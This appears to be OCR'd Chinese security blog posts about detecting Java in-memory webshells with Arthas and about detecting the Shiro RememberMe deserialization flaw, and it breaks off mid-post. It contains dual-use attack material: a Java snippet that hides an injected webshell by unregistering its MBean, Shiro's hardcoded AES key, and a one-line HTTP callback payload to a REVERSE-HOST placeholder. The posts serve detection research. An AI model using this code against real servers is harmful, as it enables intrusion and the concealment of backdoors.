在提交 AX3600 相关漏洞的过程中，收到了 MiSRC 迅速、专业的回复和支持，这里对 MiSRC 表示感谢。

8 Sept.

杂谈Java内存Webshell的攻与防

作者：Litch1

这篇文章主要以Tomcat为例子记录了一些关于Java内存Webshell利用与检测以及相关的思考。

内存Webshell的利用方式

现在的内存Websell的利用方式个人感觉可以分为以下三种：

1. 基于Servlet规范的利用，动态注册Servlet规范中的组件，包括Servlet，Filter，Listener，这部分的公开文章比较多，比如：基于tomcat的内存 Webshell 无文件攻击技术（https://xz.aliyun.com/t/7388）。

2.基于特定框架的利用，框架一般对于Servlet又进行了一层封装，动态注册框架的路由，文章：基于内存 Webshell 的无文件攻击技术研究（https://www.anquanke.com/post/id/198886）

3. 基于javaagent修改Servlet处理流程中的字节码，工具：memShell（https://github.com/rebeyond/memShell）

前两种利用方式的利用场景要求为可以执行任意Java代码，比较常见的场景包括：反序列化，JNDI注入等场景，不过现在公开的工具，在一些场景利用起来依然不太方便，典型的比如shiro反序列化漏洞不出网的情况下利用后想要代理进内网的场景，所以能够利用反序列化直接注入一个可以使用一些功能比较强大的webshell管理工具（典型的比如冰蝎）的内存webshell 会比较方便后续的利用，由于各个师傅已经给出了比较详细的思路，所以我就做了一下整合，方便后续的测试。几个需要修改的地方：


冰蝎的客户端在很多景中，并没有jsp相关的依赖，需要把pageContext换掉。

摆脱Tomcat header的限制，需要缩小payload的体积，同时还需要处理一下冰蝎服务端原有的内部类。

工具地址：https://github.com/buptchk/ysoserial

内存Webshell的检测


如何检测内存Webshell，之前有师傅提出了利用VisualVM监控mbean来检测，用上面的工具注入内存webshell之后确实可以在Filter中看到注入的Shell。



这个的检测原理主要是在注册类似Filter的时候会触发registerJMX的操作来注册mbean，org.apache.-catalina.core.ApplicationFilterConfig#initFilter。

```
            this.getServletContext().log(capturedlog);
        }

    }
}

String capturedlog = SystemLogHandler.stopCapture();
if (capturedlog != null && capturedlog.length() > 0) {
    this.getServletContext().log(capturedlog);
}
} else {
    this.filter.init( filterConfig: this);
}

this.registerJMX();
}
```

不过mbean的注册只是为了方便资源的管理，并不影响功能，所以攻击者植入内存Webshell之后，完全可以通过执行Java代码来卸载掉这个mbean来隐藏自己。



利用冰蝎运行自定义代码功能卸载mbean的demo：

```
import javax.management.MBeanServer;
import javax.management.ObjectName;
import java.util.Set;
public class UnRegister {
    static  {
        try{
        Class registryClass = Class.forName("org.apache.tomcat.util.modeler.Registry");
         MBeanServer mBeanServer = (MBeanServer) registryClass.getMethod("getMBeanServer").invoke( regis-
tryClass.getMethod("getRegistry", Object.class, Object.class).invoke(null,null,null));
        Set<ObjectName> objectNameSet = null;
            objectNameSet = mBeanServer.queryNames(null, null);
            for (ObjectName objectName : objectNameSet) {
                if ("Filter".equals(objectName.getKeyProperty("j2eeType"))) {
                    Object filterName = mBeanServer.getAttribute(objectName, "filterName");
                    if ("litchi".equals((String) filterName)) {
                        mBeanServer.unregisterMBean(objectName);
                    }
                }
            }
        }catch (Exception e) {
            e.printStackTrace();
        }
    }
```

利用Java Instrument检测

对于内存马的检测，最后还是落在JVM的内存层面上的，所以想要比较精准的检测内存马的话，可以考虑利用Java Instrument技术，简单的思路比如：

对于敏感类（比如实现了javax.servlet.Filter接口的类）利用retransformClasses方法进行retransform，编写ClassFileTransformer实现类将这些敏感类加载的class dump出来，接着就可以使用反编译工具转换成源代码判断是否是Webshell，或者有一些webshell检测工具支持字节码的检测，比如：WebshellChop（https://webshellchop.chaitin.cn/） 就不用反编译可以进行批量的检测。

当然如果不想自己编写，在这里推荐一个工具可以比较方便的检测：Alibaba开源的Java诊断工具arthas（https://github.com/alibaba/arthas），arthas也是利用了Java Instrument技术，能比较好的解决一些线上应用难调试，难监控的问题，功能比较强大，支持命令行交互模式，关于arthas的具体细节可以查看他的文档，我们先来直接看看检测的demo。

利用arthas检测Filter类型

由于arthas可以直接观察方法调用的情况，所以可以很直接的获取执行流程中准确的对象，以检测Filter为例子：在处理Filter的过程中ApplicationFilterChain来自于createFilterChain方法，所以我们可以直接watch这个方法的返回值来获取已经注册的Filter，启动arthas attach到指定进程上之后执行如下表达式


watch org.apache.catalina.core.ApplicationFilterFactory createFilterChain 'returnObj.filters.{?#this!=null}.{filterClass}'


访问url触发。

接着利用jad命令观察可疑的filterClass的源代码：

jad ysoserial.payloads.TomcatShell


无论是从classLoader的信息，还是doFilter方法的实现都可以进行判断。





利用arthas检测Filter类

如果攻击者隐藏的够好，要判断是否可疑还是不太容易的，这时候可以构造正则表达式一次性把所有的Filter导出来，直接扔到扫描器中进行批量检测。不过目前arthas的交互shell对于管道以及字符串操作的支持还不是特别好,可以先在外面的shell中先进行字符串处理。



把dump出来的有class的文件夹直接丢到长亭的主机防护产品：牧云（CloudWalker）主机安全管理平台中就可以直接支持检测，牧云（ClouWalker）支持直接的针对class的字节码类型的检测。

由于arthas也支持批处理的调用，这部分的处理流程也可以写成一个定时任务来进行定时的自动化检测，这样检测就比较方便。

利用arthas检测基于框架的类型

以基于内存 Webshell 的无文件攻击技术研究（https://www.anquanke.com/post/id/198886）为例子，可以直接观察DispatcherServlet匹配handler的过程，把所有的尝试匹配都找出来就可以找到所有的RequestMapping。

watch org.springframework.web.servlet.handler.AbstractHandlerMethod-Mapping$MappingRegistry getMappings "returnObj"

#访问随意一个url触发

拿到所有的RequestMapping对应的HandlerMethod之后就可以去检测对应的class了。

利用arthas检测javaagent类型

以memShell（https://github.com/rebeyond/memShell）的检测为例子，这部分的检测效果不是特别好。


原因如下：

1. 由于这种类型采用了增强字节码的机制来改变执行的流程，在处理请求的流程中，可以增强字节码的地方很多，检测起来比较无从下手。

2. 由于在dump字节码的时候都是利用了retransformClasses，这个执行流程会造成互相干扰。

以memshell的检测为例子，jad反编译memshell修改的ApplicationFilterChain可以看到并没有如预期一样打印出被修改过的代码，原因可以看

https://github.com/alibaba/arthas/issues/763



jad 命令的缺陷

99%的情况下，`jad` 命令dump下来的字节码是准确的，除了一些极端情况。

1. 因为JVM里注册的 `ClassFileTransformer` 可能有多个，那么在JVM里运行的字节码里，可能是被多个 `ClassFileTransformer` 处理过的。
2. 触发了 `retransformClasses` 之后，这些注册的 `ClassFileTransformer` 会被依次回，上一个处理的字节码传递到下一个。所以不能保证这些 `ClassFileTransformer` 第二次执行会返回同样的结果。
3. 有可能一些 `ClassFileTransformer` 会被删掉，触发 `retransformClasses` 之后，之前的一些修改就会丢失掉。

所以目前在Arthas里，如果开两个窗口，一个窗口执行 `watch` / `tt` 等命令，另一个窗口对这个类执行 `jad`，那么可以观察到 `watch` / `tt` 停止了输出，实际上是因为字节码在触发了 `retransformClasses` 之后，`watch` / `tt` 所做的修改丢失了。

memshell中的ClassFileTransformer第二次执行的时候就会出现异常导致没有成功把ApplicationFilterChain修改掉，所以jad命令看到的也就是没有修改的字节码了，不过这也相当于已经把这个内存shell给删除了。

不过我们依然可以从其他特征来入手检测，比如考虑是不是添加了恶意的shutdownhook

ognl"@java.lang.ApplicationShutdownHooks@hooks.keySet().toArray().{getClass()}.{getName()}"

```
[arthas@1780]$ ognl "@java.lang.ApplicationShutdownHooks@hooks.keySet().toArray().{getClass()}.{getName()}"
@ArrayList[
    @String[com.taobao.arthas.core.server.ArthasBootstrap$2],
    @String[org.apache.catalina.startup.Catalina$CatalinaShutdownHook],
    @String[java.util.logging.LogManager$Cleaner],
    @String[org.apache.juli.ClassLoaderLogManager$Cleaner],
    @String[net.rebeyond.memshell.Agent$1],
]
```

总结

其实利用类似的agent类型的思路可以做到比较精准的发现类似的内存Webshell，但是前提是你得知道内存Webshell大致隐藏在哪，这也是比较考验防守方的地方，需要对内存Webshell的注入场景有比较好的覆盖，将其转化为文件之后就可以利用支持字节码的检测工具批量进行定时自动化检测。

拓展:关于arthas思考

前几天在先知社区看到了关于openRasp的类加载机制的分析以OpenRASP为基础-展开来港港RASP的类加载（https://xz.aliyun.com/t/8148），学习了一下关于OpenRasp的类加载机制，arthas作为同样是利用Java Instrument的类型的产品做到了比较好的类隔离机制来减少对于线上应用的侵入，这里就arthas的类加载机制来进行一个简单的讨论。

首先为了做到类隔离，arthas-core是由agent利用自定义的类加载器加载的，来做到与业务方进行类隔离。

```
[arthas@1780]$ classloader -t
+-BootstrapClassLoader
+-jdk.internal.loader.ClassLoaders$PlatformClassLoader@eda25e5
  +-com.taobao.arthas.agent.ArthasClassloader@25b0b65
  +-jdk.internal.loader.ClassLoaders$AppClassLoader@58644d46
    +-java.net.URLClassLoader@7c29daf3
    | +-ParallelWebappClassLoader
    | |   context: ROOT
    | |   delegate: false
    | | ----------> Parent Classloader:
    | | java.net.URLClassLoader@7c29daf3
    | |
    | | +-org.apache.jasper.servlet.JasperLoader@54ade9e5
    | +-ParallelWebappClassLoader
    | |   context: examples
    | |   delegate: false
    | | ----------> Parent Classloader:
    | | java.net.URLClassLoader@7c29daf3
    | |
    | +-ParallelWebappClassLoader
    |     context: probe
    |     delegate: false
    |   ----------> Parent Classloader:
    |   java.net.URLClassLoader@7c29daf3
    |
    +-sun.reflect.misc.MethodUtil@282d0aaa
```

接着我们把arthas的全局dump以及unsafe选项打开，来看看watch一个由启动类加载器加载的类的某个方法时arthas是如何进行增强的。

将dump下来的class进行一下反编译，这里以java.lang.ApplicationShutdownHooks的add方法为例子：

```
static synchronized void add(Thread hook) {
  Object[] arrayOfObject = { SYNTHETIC_LOCAL_VARIABLE_0 };
  String str = "add|(Ljava/lang/Thread;)V";
  Class<java.lang.ApplicationShutdownHooks> clazz = java.lang.ApplicationShutdownHooks.class;
  Object object = null;
  SpyAPI.atEnter(clazz, str, object, arrayOfObject);
  try {
    if (hooks == null)
      throw new IllegalStateException("Shutdown in progress");
    if (SYNTHETIC_LOCAL_VARIABLE_0.isAlive())
      throw new IllegalArgumentException("Hook already running");
    if (hooks.containsKey(SYNTHETIC_LOCAL_VARIABLE_0))
      throw new IllegalArgumentException("Hook previously registered");
    hooks.put(SYNTHETIC_LOCAL_VARIABLE_0, SYNTHETIC_LOCAL_VARIABLE_0);
    (new Object[1])[0] = SYNTHETIC_LOCAL_VARIABLE_0;
    Object object2 = null;
    Object[] arrayOfObject1 = new Object[1];
    String str1 = "add|(Ljava/lang/Thread;)V";
    Class<java.lang.ApplicationShutdownHooks> clazz1 = java.lang.ApplicationShutdownHooks.class;
    Object object1 = null;
    SpyAPI.atExit(clazz1, str1, object1, arrayOfObject1, object2);
    return;
  } catch (Throwable throwable1) {
    (new Object[1])[0] = SYNTHETIC_LOCAL_VARIABLE_0;
    Throwable throwable2 = throwable1;
    Object[] arrayOfObject1 = new Object[1];
    String str1 = "add|(Ljava/lang/Thread;)V";
    Class<java.lang.ApplicationShutdownHooks> clazz1 = java.lang.ApplicationShutdownHooks.class;
    Object object1 = null;
    SpyAPI.atExceptionExit(clazz1, str1, object1, arrayOfObject1, throwable2);
    throw throwable1;
  }
}
```

可以看到对于字节码的增强，是直接调用的SpyAPI的方法，而这个SpyAPI在启动Agent的时候就已经把他加入到了BootstrapClassLoader中，所以可以顺利调用他的atEnter方法，但是对于不同的指令来说，这个方法都需要具体的实现，最后实现肯定需要调用core里面的方法，那么是如何实现的呢？来看看SpyAPI类的实现。

```
[arthas@1780]$ sc com.taobao.arthas.core.advisor.SpyImpl
com.taobao.arthas.core.advisor.SpyImpl
Affect(row-cnt:1) cost in 13 ms.
[arthas@1780]$ sc -d  com.taobao.arthas.core.advisor.SpyImpl
 class-info        com.taobao.arthas.core.advisor.SpyImpl
 code-source       /root/.arthas/lib/3.3.7/arthas/arthas-core.jar
 name              com.taobao.arthas.core.advisor.SpyImpl
 isInterface       false
 isAnnotation      false
 isEnum            false
 isAnonymousClass  false
 isArray           false
 isLocalClass      false
 isMemberClass     false
 isPrimitive       false
 isSynthetic       false
 simple-name       SpyImpl
 modifier          public
 annotation
 interfaces
 super-class       +-java.arthas.SpyAPI$AbstractSpy
                     +-java.lang.Object
 class-loader      +-com.taobao.arthas.agent.ArthasClassloader@25b0b65
                     +-jdk.internal.loader.ClassLoaders$PlatformClassLoader@eda25e5
 classLoaderHash   25b0b65
```

本人水平有限，如果师傅发现文章中的疏漏错误，欢迎指出来可以一起探讨~

06 Aug.

Shiro RememberMe 漏洞检测的探索之路


作者：Koalr

前言

Shiro 是 Apache 旗下的一个用于权限管理的开源框架，提供开箱即用的身份验证、授权、密码套件和会话管理等功能。该框架在 2016 年报出了一个著名的漏洞——Shiro-550，即 RememberMe 反序列化漏洞。4 年过去了，该漏洞不但没有沉没在漏洞的洪流中，反而凭借其天然过 WAF 的特性从去年开始逐渐升温，恐将在今年的 HW 演练中成为后起之秀。面对这样一个炙手可热的漏洞，这篇文章我们就来讲下，我是如何从 0 到 1 的将该漏洞的自动化检测做到极致的

漏洞成因


网上相关分析已经很多，使用了 Shiro 框架的 Web 应用，登录成功后的用户信息会加密存储在 Cookie 中，后续可以从 Cookie 中读取用户认证信息，从而达到“记住我”的目的，简要流程如下。



在 Cookie 读取过程中有用 AES 对 Cookie 值解密的过程，对于 AES 这类对称加密算法，一旦秘钥泄露加密便形同虚设。若秘钥可控，同时 Cookie 值是由攻击者构造的恶意 Payload，就可以将流程走通，触发危险的 Java 反序列化。在 Shiro 1.2.4 及之前的版本，Shiro 秘钥是硬编码的一个值 kPH+bIxk5D2deZiIxcaaaA==，这便是 Shiro-550 的漏洞成因。但这个漏洞不只存在于 1.2.4 版本，后续版本的读取流程没有什么改动，这就意味着只要秘钥泄露，依然存在高危风险。有趣的是，国内不少程序员习惯性的 copy/paste，一些 Github 示例代码被直接复制到了项目中，这些示例中设置秘钥的代码也可能被一并带到项目中，这就给了安全人员可乘之机，后来出现的 Shiro Top 100 Key 便是基于此原理收集的，这大概也是该漏洞经久不衰的一个侧面因素吧。

反序列化利用链提纯

Shiro 作为 Java 反序列化漏洞，想要完成漏洞利用必然少不了利用链的讨论。如果你之前有尝试复现过这个漏洞，大概率用过 CommonsCollections4 或 CommonsBeanutils 两条利用链，比如 vulhub 中该漏洞的靶站就使用了后者作为 gadget。作为一个初入 Java 安全的小白，我当时很疑惑 CommonsCollections 系列 gadget 到底有何区别，为何这里只能用上述的两条链，上面的利用链对目标环境的适用程度又是如何？这些问题不搞清楚，漏洞检测就无从谈起。作为知识储备，我花三分钟研究了一下常见的 Java 反序列化利用链，发现 ysoserial 中 Commons 相关利用链都是如下模子出来的：



不同的利用链从不同角度给了我们反序列化的一些思路，熟悉这个规律后，我们完全可以自己组合出一些另外的利用链。不过利用链不求多但求精，少一条无用的利用链就意味着可以减少一次漏洞探测的尝试。于是我将原有的 CommonsCollections1~7 进行了浓缩提纯，变成了如下新的 4 条利用链：

- CommonsCollectionsK1 (commons-Collections <= 3.2.1 && allowTemplates)
- CommonsCollectionsK2 (commons-Collections == 4.0 && allowTemplates)

- CommonsCollectionsK3 (commons-Collections <= 3.2.1)
- CommonsCollectionsK4 (commons-Collections == 4.0)

从分类上看分为两组，一组是 K1/K2，对应于 TemplatesImpl 的情况，一组是 K3/K4，对应于 ChainedTransformer 的情况。这 4 条链不仅可以完整的覆盖原有的 7 条链支持的场景，也可以在一些比较特殊的场景发挥作用，这些特殊的场景就包含接下来要讨论的 Shiro 的情况。

无心插柳的反序列化防护

前面做了这么多准备，我们还是没有搞清楚上一节提出的问题，现在是时候正面它了！稍加跟进源码会发现，Shiro 最终反序列化调用的地方不是喜闻乐见的 ObjectInputStream().readObject ，而是用 ClassResolvingObjectInputStream 封装了一层，在该 stream 的实现中重写了 resolveClass 方法

```
// org.apache.shiro.lang.io.ClassResolvingObjectInputStream#resolveClass
protected Class<?> resolveClass(ObjectStreamClass osc) throws IOException, ClassNotFoundException {
    try {
        return ClassUtils.forName(osc.getName());
    } catch (UnknownClassException var3) {
        throw new ClassNotFoundException("Unable to load ObjectStreamClass [" + osc + "]: ", var3);
    }
}

// org.apache.shiro.lang.util.ClassUtils#forName
public static Class forName(String fqcn) throws UnknownClassException {
    Class clazz = THREAD_CL_ACCESSOR.loadClass(fqcn);
    ...
}
```

我们发现原本应该调用 Class.forName(name) 的地方被替换成了几个 ClassLoader.loadClass(name) ，这两种加载类的方式有以下几点区别：

- forName 默认使用的是当前函数内的 ClassLoader， loadClass 的 ClassLoader 是自行指定的
- forName 类加载完成后默认会自动对 Class 执行 initialize 操作， loadClass 仅加载类不执行初始化
- forName 可以加载任意能找到的 Object Array， loadClass 只能加载原生(初始)类型的 Object Array

在这3点中，对我们漏洞利用影响最大的是最后一条。回看上一节说的那个规律，有一些利用链的终点是 ChainedTransformer，这个类中的有一个关键属性是 Transformer[] iTransformers，Shiro 的反序列化尝试加载这个 Transformer 的 Array 时，就会报一个找不到 Class 的错误，从而中断反序列化流程，而这就是 CommonsCollections 的大部分利用链都不可用的关键原因。

阅读代码可以感受到，重载的 resolveClass 本意是为了能支持从多个 ClassLoader 来加载类，而不是做反序列化防护，毕竟后续的版本也没有出现 WebLogic 式增加黑名单然后被绕过的情况 。这一无心插柳的行为，却默默阻挡了无数次不明所以的反序列化攻击，与此同时，CommonsCollections4 和 CommonsBeanutils 两个利用链由于采用了 TemplatesImpl 作为终点，避开了这个限制，才使得这个漏洞在渗透测试

中有所应用。ysoserial 中的 CommonsCollections4 只能用于 CC4.0 版本，我把这个利用链进行了改进使其支持了 CC3 和 CC4 两个版本，形成了上面说的 K1/K2 两条链，这两条链就是我们处理 Shiro 这个环境的秘密武器。经过这些准备，我们已经从手无缚鸡之力的书生变为了身法矫健的少林武僧，可以直击敌方咽喉，一举拿下目标。万事具备，只欠东风。

东风何处来

我们最终的目的是实现 Shiro 反序列化漏洞的可靠检测，回顾一下漏洞检测常用的两种方法，一是回显，二是反连。基于上面的研究，我们可以借助 TemplatesTmpl 实现任意的代码执行，仅需一行代码就可以实现一个 HTTP 反连的 Payload

```
new URL("http://REVERSE-HOST").openConnection().getContent();
```


当漏洞存在时，反连平台就会收到一条 HTTP 的请求。与之类似的还有 URLDNS 这个利用链，只不过它的反连是基于 DNS 请求。实战中常用的还有 JRMP 相关的方法，我们可以使用类似 fastjson 的方法来做 Shiro 的检测。可惜的是，这些方法在目标网站无法出网时都束手无策，而漏洞回显是解决这个问题的不二法门。

